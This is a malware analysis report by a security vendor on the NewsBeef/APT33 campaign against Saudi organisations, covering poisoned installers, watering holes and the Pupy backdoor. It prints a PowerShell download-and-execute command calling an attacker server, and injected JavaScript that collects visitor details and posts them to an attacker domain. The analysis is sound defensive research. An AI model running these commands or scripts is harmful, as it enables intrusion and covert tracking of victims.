'Twas the night before

securelist.com/twas-the-night-before/91599

By GReAT

Recently, the United States Cyber Command (USCYBERCOM Malware Alert @CNMF_VirusAlert) highlighted several VirusTotal uploads of theirs – and the executable objects relating to 2016 – 2017 NewsBeef/APT33 activity are interesting for a variety of reasons. Before continuing, it's important to restate yet again that we defend customers, and research malware and intrusions, regardless of their source. Accordingly, subscribers to our private APT intelligence reports receive unique and extraordinary data on the significant activity and campaigns of over 100 APTs from all over the world, including this 2016-2017 NewsBeef /APT33 activity.

USCYBERCOM's VirusTotal executable object uploads appeared in our January 2017 private report "NewsBeef Delivers Christmas Presence", an examination of a change in the tactics used in spear-phishing and watering hole attacks against Saudi Arabian targets. Two files uploaded by USCYBERCOM are of particular interest. These were first seen Dec 2016 and Jan 2017:

MD5: d87663ce6a9fc0e8bc8180937b3566b9, served as
jquerycode-download[.]live/flashplayer23pp_xa_install.exe
jquerycode-download[.]live/chrome_update.exe
Detected as BSS:Exploit.Win32.Generic, Trojan-Downloader.Win32.Powdr.a, Trojan-Downloader.MSIL.Steamilik.zzo

MD5: 9b1a06590b091d300781d8fbee180e75, served as
jquerycode-download[.]live/citrixreceiver.exe
jquerycode-download[.]live/citrixcertificate.exe
ntg-sa[.]com/downloads/citrix_certificate.exe
Detected as BSS:Exploit.Win32.Generic, Trojan-Downloader.PowerShell.Agent.ah, DangerousObject.Multi.Generic

In order to share insight into Cyber Command's highlighted malware and its context, some of our private report's content will be re-written here. The January 2017 report followed up on other private reports published on the group's BeEF-related activity in 2015 and 2016. All of them cover a thread of mid-2015 activity continuing into 2016, then resetting and advancing in 2016 and into 2017. Bear in mind that regardless of current leaks, which do not always present exhaustive information on group participants, activity from the region has had multiple overlaps and presents a confusion of internal dynamics…

NewsBeef Delivers Christmas Presence

Examination of a change in tactics used in spearphishing and watering hole attacks against Saudi Arabian targets

Executive summary

The NewsBeef APT previously engaged in long-term, elaborate social engineering schemes that take advantage of popular social network platforms. Previous analysis of the NewsBeef APT indicates that the group focuses on Saudi Arabian (SA) and Western targets, and lacks advanced offensive technology development capabilities.

In previous campaigns, NewsBeef relied heavily on its namesake technology, the Browser Exploitation Framework (BeEF). However, in the summer of 2016, the group deployed a new toolset that includes macro-enabled Office documents, PowerSploit, and the Pupy backdoor. The most recent NewsBeef campaign uses this toolset in conjunction with spearphishing emails, links sent over social media/standalone private messaging applications, and watering hole attacks that leverage compromised high-profile websites (some belonging to the SA government). The group changed multiple characteristics year over year – tactics, the malicious JavaScript injection strategically placed on compromised websites, and command and control C2 infrastructure.

In a nutshell:

- The NewsBeef actor deployed a new toolset in a campaign that focused primarily on Saudi Arabian targets;
- BeEF does not appear to be deployed as a part of the current campaign;
- Compromised government and infrastructure-related websites are injected with JavaScript that geolocates and redirects visitors to spoofed, attacker-controlled web-servers;
- Improvements in JavaScript injection and obfuscation may extend server persistence;
- NewsBeef continues to deploy malicious macro-enabled Office documents, poisoned legitimate Flash and Chrome installers, PowerSploit, and Pupy tools

Technical Analysis

The NewsBeef campaign is divided into two main attack vectors, spearphishing and strategic web compromise (watering hole) attacks. The group's spearphishing component uses malicious, macroenabled, Microsoft Office documents that deliver PowerShell scripts. The scripts download poisoned installers (e.g. Flash, Citrix Client, and Chrome) from an online presence (in at least one case, the group spoofed a legitimate, well-known IT services organization). Once the installer is downloaded to a victim machine, it runs PowerSploit scripts that in turn download and execute a full-featured Pupy backdoor.

On December 25, 2016, the NewsBeef APT stood up a server to host a new set of Microsoft Office documents (maintaining malicious macros and PowerShell scripts) to support its spear-phishing operations. The group sent these documents (or links to them) to targets via email, and over social network and standalone messaging clients.

To compromise websites and servers, the group identified vulnerable sites and injected obfuscated JavaScript that redirected visitors to NewsBeef-controlled hosts (which tracked victims and served malicious content). These compromised servers include

Saudi Arabian government servers and other high-value organizational identities relevant to their targets.

Targets, social engineering, delivery chain


The majority of NewsBeef targets that our researchers have observed are located in SA. Targeting profiles include:

- Government financial and administrative organizations
- Government health organizations
- Engineering and technical organizations
- One British labor related government organization (targeted multiple times)


The bulk of the targets were affected through strategic web compromises, especially via compromised government servers. However, Kaspersky Security Network (KSN) records also contain links that victims clicked from the Outlook web client "outlook.live.com" as well as attachments arriving through the Outlook desktop application. This behavior falls in line with previous NewsBeef operations, where the group used other standalone messaging clients to send malicious links. Interestingly, NewsBeef set up its server using the hosting provider "Choopa, LLC, US", the same hosting provider that the group used in attacks over the summer of 2016.

The domain "ntg-sa[.]com" appears to be an attempt by the NewsBeef actor to spoof the legitimate Saudi IT services organization, "National Technology Group" (NTG) at, "ntg.com[.]sa". The malicious documents served at the spoofed website are shown below:

IP Address	45.32.186.33
Domain Name	itworx.com-ho[.]me
	mci.com-ho[.]me
	moh.com-ho[.]me
	mol.com-ho[.]me
	ntg-sa[.]com



NTG is a legitimate company that provides IT services and support to SA government organizations and communications firms (as well as international financial groups and retailers), making it a high-value identity. Spoofing the identity of an IT service provider is a particularly important asset to threat actors that can abuse the inherent trust of IT organizations to push software (which may appear suspicious if served from another source). NTG's IT focus and client list likely aided NewsBeef's delivery of malicious PowerShell-enabled Office documents and poisoned installers.



In December 2016, the following active URLs were served from the spoofed NTG identity. All of the poisoned installers are technologies that an IT support service may be expected to deliver.

hxxps://ntg-sa[.]com/Downloads/flashplayer23pp_xa_install.exe
hxxps://ntg-sa[.]com/Downloads/Citrix_Certificate.exe
hxxps://ntg-sa[.]com/Downloads/Chrome_Update.exe

In this scenario, the poisoned Flashplayer, Citrix, or Chrome installer drops the file "install.bat". The batch file runs the PowerShell command:

powershell.exe -w hidden -noni -nop -c "iex(New-Object System.Net.WebClient).DownloadString('http://139.59.46[.]154:3485/eiloShaegae1')

The command downloads "eiloShaegae1", another PowerShell downloader script. This second PowerShell downloader script downloads and runs the payload; a PowerSploit ReflectivePEInjection script, "hxxp://139.59.46[.]154:3485/IMo8oosieVai".

The script maintains and then decodes a base64 string. This base64 string, is the Pupy backdoor DLL, which is loaded and run in-memory, never touching the disk. This Pupy backdoor immediately communicates with 139.59.46[.1]54 over obfs3, posting collected system data and retrieving commands.


This selection of "The Threebfuscator" for command and control (C2) communications is interesting, because it is an obfuscating protocol used to mask Tor communications. It is possible that the use of obfs3 indicates the attackers' understanding of its effectiveness against outbound connection monitoring.

Another notable spoofed domain used during this campaign is the "maps-modon[.]club" domain. The domain "maps.modon.gov[.]sa" was compromised in December 2016, and the "maps-modon[.]club" domain created on December 8, 2016. The domain shared the


same IP address (45.76.32[.]252) as "ntg-sa[.]com". Although we did not observe any malicious documents retrieved from that domain, it is likely that the domain served the same documents as ntg-sa[.]com. The filenames of the malicious Office documents (hosted at the spoofed NTG site) are relevant to typical IT and contracting resources and indicate that this scheme relies on effective social engineering tactics related to human resources and IT activities.

In other schemes, the attackers sent macro-enabled Office attachments from spoofed law firm identities (or other relevant service providers) to targets in SA. The law firm in this scheme is based in the United Kingdom and is the sole location for targets outside of SA for this campaign. Below is a screenshot of a fake legal proposal in Word doc format, containing malicious macros and PowerShell code.

Spearphishing Office Documents
Cv.doc
cv_itworx.doc
cv_mci.doc
discount_voucher_codes.xlsm
Health_insurance_plan.doc
Health_insurance_registration.doc
job_titles.doc
job_titles_itworx.doc
job_titles_mci.doc
Password_Policy.xlsm



The malicious document follows the same chain as the poisoned Flash player or Chrome Installer:



Compromised servers and injected JavaScript

Starting in October 2016, NewsBeef compromised a set of legitimate servers (shown below), and injected JavaScript to redirect visitors to hxxp://analytics-google[.]org:69/Check.aspx:

The entire list of compromised servers is exclusively Saudi Arabian, and includes organizations from the following industries:

- Energy services for industrial processes
- Telecom engineering and implementation services
- Shipping and logistics
- Metal engineering and manufacturing
- Information technology services
- Cement and building materials

Compromised Legitimate Servers
adf.com[.]sa/our_team.html
taqa.com[.]sa/arabic/sub.asp?pv=asis
north-star[.]com.sa/contactus.php
wls.com[.]sa/map_dammam.html
ejada[.]com/partnersalliances/pages/default.aspx
taqa.com[.]sa/arabic/main.asp?pv=pm
www.essexshipping[.]com/dry-cargo/
epcco.com[.]sa
myservices.ntg.com[.]sa

These recent attacks against legitimate servers (when compared to previous NewsBeef activity) indicate that NewsBeef operators have improved their technical skills, specifically their ability to covertly inject JavaScript code into served web pages. Their injection and obfuscation techniques enable the actor to serve the same JavaScript with every page visit to the "watering hole" site as well as increase the difficulty of identifying the malicious JavaScript source on compromised sites.

For example, on a Saudi government website, the NewsBeef APT delivered packed JavaScript into the bottom of a referenced script that is included in every page served from the site (the packed and unpacked JavaScript is shown below). The JavaScript forces visiting web browsers to collect and send (via a POST request) web browser, browser version, country of origin, and IP address data to the attacker controlled server "jquerycodedownload[.]live/check.aspx".

It is likely that this collection of visitor information represents an attempt to limit the number of infections to a specific target subset and reduce the attacker's operational footprint. Although we did not identify injected JavaScript related to the "analytics-google[.]org/check.aspx" redirections, it is likely that it performed similar data collection

and exfiltration (via POST). This technique appears to be an improvement over the simple .JPG beaconing which researchers observed in previous NewsBeef watering hole attacks. Packed JavaScript:

Packed:


```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>
35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]
||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('$(f).U(5(){A();5 A(){3 8=a.Q;3 c=W.R.P;3 9;3 h=f.N;3 x=
a.l.O;3 7;m(x==0){7=\'-\'}V(3 i=0;i<x;i++){7+=a.l[i].S+\'|\'}3 6=8.e(/(T|G|I|L|M|K)
\\/?\\s*(\\.?\\d+(\\.\\d+)*)/i);m(6&&(9=8.e(/J\\/([\\.\\d]+)/i))!=H)6[2]=9[1];6=
6[1];$.1c(\'1d://1a.1b/1h/\',5(4){3 j=4.g;3 n=4.o;$.1g({1f:k,19:k});$.B(\'E://F-
D.r/p.q\',{w:\'1e\',11:12,g:j,o:n,X:6,Y:8,Z:c,16:h,17:7},5(4,u){3 18=4;$(4).v(\'t\')})})})};3 b=5(){3 y=
$(\'#13\').14();$.B(\'E://F-D.r/p.q\',{w:\'15\',10:y},5(4,u)
{$(4).v(\'t\')});z(b,C)};z(b,C);',62,80,'|||var|data|function|browserVersion|txtplug|UA|temp|navigator|e
xplode|pagename||match|document|ip|ref||ipClient|false|plugins|if|Country|country|check|aspx|live||body|
status|appendTo|typeReq||tt|setTimeout|myFunction|post|2000|download|http|jquerycode|chrome|null|safari|
version|Trident|firefox|msie|referrer|length|href|userAgent|location|name|opera|ready|for|window|browser
|os|pa|lid|siteID|22|userid|val|manual|RefURL|Plug|text|cache|ipapi|co|getJSON|https|log|async|ajaxSetup
|json'.split('|'),0,{}))
```

Unpacked javascript (Safe, modified):


```
$(document).ready(function()
	{
	myFunction();
	function myFunction()
		{
		var UA=navigator.userAgent;
		var pagename=window.location.href;
		var temp;
		var ref=document.referrer;
		var x=navigator.plugins.length;
		var txtplug;
		if(x==0)
			{
			txtplug='-'
		}
		for(var i=0;
		i<x;
		i++)
			{
			txtplug+=navigator.plugins[i].name+'|'
		}
		var browserVersion=UA.match(/(opera|chrome|safari|firefox|msie|Trident)\/?\s*(\.?\d+(\.\d+)*)/i);
		if(browserVersion&&(temp=UA.match(/version\/([\.\d]+)/i))!=null)browserVersion[2]=temp[1];
		browserVersion=browserVersion[1];
		$.getJSON('https://ipapi.co/json/',function(data)
			{
			var ipClient=data.ip;
			var Country=data.country;
			$.ajaxSetup(
				{
				async:false,cache:false
			}
			);
			$.post('hxxp://jquerycode-download[.]live/check.aspx',
				{

typeReq:'log',siteID:22,ip:ipClient,country:Country,browser:browserVersion,os:UA,pa:pagename,RefURL:ref,Plug:txtplug
			}
			,function(data,status)
				{
				var text=data;
				$(data).appendTo('body')
			}
			)
		}
```

The most trafficked of the compromised sites (which redirect to “jquerycode-download[.]live”) appears to be the government site at “scsb.gov[.]sa/portal/”. A high volume of redirections from the compromised site continues into mid-January 2017.

Below is a list of compromised websites and the associated URL that serves the injected, second layer JavaScript. Note that the JavaScript resource changes on every compromised website among many other referenced JavaScript sources, making it difficult to track down the source of the malicious script per site:



www.taqa.com[.]sa/Scroll-jquery.js



199099.gov[.]sa/_LAYOUTS/Yesser.NCC/js/jquery-1.7.2.min.js

Multiple other relevant sites were compromised and redirecting as well.

The Pupy backdoor

Pupy is an open source, multi-platform (Windows, Linux, OSX, Android), multi-function backdoor. The backdoor is mainly written in Python and uses code from other open source attack tools like PowerSploit, Mimikatz, laZagne, etc. Pupy can generate backconnect or bindport payloads in multiple formats: PE executables (x86/x64) for Windows, ELF binary/.so for Linux, reflective DLLs (x86/x64), pure Python files, PowerShell, apk, and Rubber Ducky script (Windows).

The malicious DLL deployed by NewsBeef contains Python code, a Python interpreter, and the MSVC runtime library as well as code that loads the Python interpreter, runs Python code and exports some functions for Python. A configuration string contains base64-encoded Python code (packed with zlib) with transport configuration and information about C2 server addresses.

When initiated, the Python code attempts to retrieve and use SOCKS/HTTP proxy settings from the victim's computer. The Python code then tries to initiate a reverse connection to the C2 server (139.59.46[.]154:3543) using a TCP protocol with RSA+AES traffic encryption and obfs3 transport using default keys from Pupy sources.

After a successful connection, NewsBeef Pupy sends information about the infected computer and waits for commands (which take the form of modules) from the C2 server. The C2 server can send modules with Python code and compiled Python C extensions. The main functionality of the backdoor is implemented in packages (Python code, compiled Python C extensions, compiled executable files) and modules (Python code). Modules can directly access Python objects on the remote client using the RPyC module. The Python modules win32com, win32api, and ctypes are used to interact with the Win32 API. Attackers can use standard modules or write their own. All modules are executed in the memory (a Pupy process can migrate between processes using the corresponding module).

Conclusion

Previous reports on the NewsBeef APT noted the group's reliance on open-source tools to launch simple, yet effective attacks. Historically, the group has used BeEF to track targets and deliver malicious payloads. However, as this recent campaign indicates, the NewsBeef APT appears to have shifted its intrusion toolset away from BeEF and towards macro-enabled malicious Office documents, PowerSploit, and Pupy. Despite this shift in toolset, the group still relies on old infrastructure as evidenced by their reuse of servers hosted by the service providers Choopa and Atlantic.net.

The improvements in tactics, techniques and procedures appears to have paid off. The most recent campaign indicates that the group was able to compromise a larger number of sites including valuable, high-profile SA government identities. However, despite these improvements in technology, the NewsBeef APT continues to rely on social engineering schemes and open-source tools – attributes that increase the chances of identification.

NewsBeef attacks against Saudi Arabian organizations and individuals (as well as targets in the European Union) are likely to continue. Additionally, researchers expect that as the group evolves, its tasking will expand to other organizations doing business with, or connected to Saudi Arabian organizations and individuals.

Due to the group's specific target set, it is crucial that SA security teams, administrators, and developers (especially web application administrators/developers) update their WordPress, Joomla, and Drupal-based web applications and plugins – as these assets are actively scanned and exploited by this APT.

Appendix

Related Object MD5 (executable code, malicious office documents, javascript, powershell, etc)

- f4d18316e367a80e1005f38445421b1f
- 638b74a712a7e45efc9bec126b0f2d87
- 45b0e5a4572224553847139 05f886bd4
- 19cea065aa033f5bcfa94a583ae59c08
- ecfc0275c7a73a9c7775130ebca45b74

- 1b5e33e5a244d2d67d7a09c4ccf16e56
- fa72c068361c05da65bf2117db76aaa8
- 43fad2d62bc23ffdc6d301571135222c
- ce25f1597836c28cf415394fb350ae93
- 03ea9457bf71d51d8109e737158be888
- edfc37461fa66716b53333fd7f841a8e
- 623e05dd58d86da76fdfcf9b57032168
- 6946836f2feb98d6e8021af6259a02dd
- f4d18316e367a80e1005f38445421b1f
- d87663ce6a9fc0e8bc8180937b3566b9
- f9adf73bf1cdd7cd278e5137d966ddd4
- b8373f909fa228c2b6e7d69f065f30fb
- 9b1a06590b091d300781d8fbee180e75
- bcafe408567557289003c79f745f7713
- 45b0e5a4572224553847139 05f886bd4
- 83be35956e5d409306a81e88a1dc89fd
- c2165155fcba5b737ee70354b5244be3
